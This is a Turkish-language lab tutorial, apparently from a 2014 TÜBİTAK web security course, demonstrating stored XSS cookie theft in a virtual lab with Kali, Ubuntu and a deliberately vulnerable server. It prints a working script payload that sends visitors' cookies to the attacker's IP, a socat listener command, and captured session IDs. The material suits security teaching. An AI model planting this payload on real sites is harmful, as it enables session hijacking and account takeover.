Stored XSS ve Çerez Çalma [Socat Kullanarak]

(+) Bu yazı birebir denenmiştir ve başarıyla uygulanmıştır.

Gereksinimler

xss_and_mysql_file.iso	// Web Sunucusu
Kali 1.0.4	// Saldırgan
Ubuntu 14.04	// Kurban

Bu yazıda Kali makinasından web sunucusuna stored xss saldırısı yapılacaktır. Böylece Ubuntu makinasındaki kurban admin girişi yapıp zafiyet içeren sayfayı ziyaret ettiğinde çerezi Kali makinasına gelecektir. Kali makinasında gelen çerezleri toplayabilmek için socat tool'u kullanılacaktır. socat tool'u netcat'in çoklu bağlantı kabul eder halidir. Yani netcat sadece bir bağlantı kabul edebilirken socat birden fazla bağlantı kabul edebilmektedir.

Şimdi xss_and_mysql_file.iso iso'sunu herhangi bir sanal makineden live olarak başlatalım. Böylece web sunucusu ayağa kalkacaktır. Sonra web sunucunun ip'sini öğrenelim.


xss_and_mysql_file.iso

> ifconfig

Output:

172.16.3.60

Böylece Ubuntu makinasındaki kurban siteye tarayıcısından bağlanabilecektir.



Şimdi Kali'de stored xss kodunu hazırlayalım. Önce çerezlerin Kali'ye gitmesi için Kali makinasının ip'sini öğrenelim.

Kali Makinası

> ifconfig

Output:


172.16.3.130


Sonra stored xss kodunu hazırlayalım.


Stored XSS Kodu

```
<script>document.write('<img width=1 height=1 src="http://172.16.3.130/?'
+document.cookie+'"/>');</script>
```

Yukarıdaki kodu saldırgan yorum olarak girdiğinde sayfayı görüntüleyen her kişinin çerezi Kali makinasına gelecektir. Şimdi yorumu (zararlı kodu) ekleyelim.







Eklediğimiz xss kodu bir resim kodudur. Sayfayı görüntüleyen herkes img tag'ındaki url'ye kendi çerezini ekleyecektir ve otomatikmen http talebinde bulunacaklardır. Saldırgan ise socat ile gelen GET taleplerini kabul edecektir ve taleplerdeki url'leri görerek çerezleri toplayabilecektir.


Şimdi Kali'yi socat ile tcp 80 portunu dinler hale getirelim:


Kali


> socat TCP-LISTEN:80,reuseaddr,fork -

Not: socat 80 portunu dinler. Apache servisi de 80 portunu kullandığından apache'yi durdurmadan socat'i çalıştıramazsın.

Artık kurbanın zararlı kod yerleştirdiğimiz sayfayı ziyaret etmesini umabiliriz. Ubuntu makinasından kurban olarak admin login girişi yapalım.







Ardından kurban olarak zararlı kod içeren sayfayı ziyaret edelim.

Ubuntu

http://172.16.3.60/post.php?id=1 [**Enter**]

Kali socat Output

GET /?PHPSESSID=ddg0cd1jpcckt239o1e51jp393 HTTP/1.1
Host: 172.16.3.130
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/58.0.3029.81 Chrome/58.0.3029.81 Safari/537.36
Accept: image/webp,image/*,*/*;q=0.8
Referer: http://172.16.3.60/post.php?id=1
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8

Sayfayı refresh'leyelim.

Ubuntu

http://172.16.3.60/post.php?id=1 [**Refresh**]

Kali socat Output

GET /?PHPSESSID=ddg0cd1jpcckt239o1e51jp393 HTTP/1.1
Host: 172.16.3.130
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/58.0.3029.81 Chrome/58.0.3029.81 Safari/537.36
Accept: image/webp,image/*,*/*;q=0.8
Referer: http://172.16.3.60/post.php?id=1
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8

GET /?PHPSESSID=ddg0cd1jpcckt239o1e51jp393 HTTP/1.1
Host: 172.16.3.130
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/58.0.3029.81 Chrome/58.0.3029.81 Safari/537.36
Accept: image/webp,image/*,*/*;q=0.8
Referer: http://172.16.3.60/post.php?id=1
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8

Böylece sayfayı ziyaret eden her kişinin çerezi socat output'una düşecektir.

Kaynak

Yaz Tatili 2014/Tubitak/Web Güvenliği Eğitimi/xss_and_mysql_file.pdf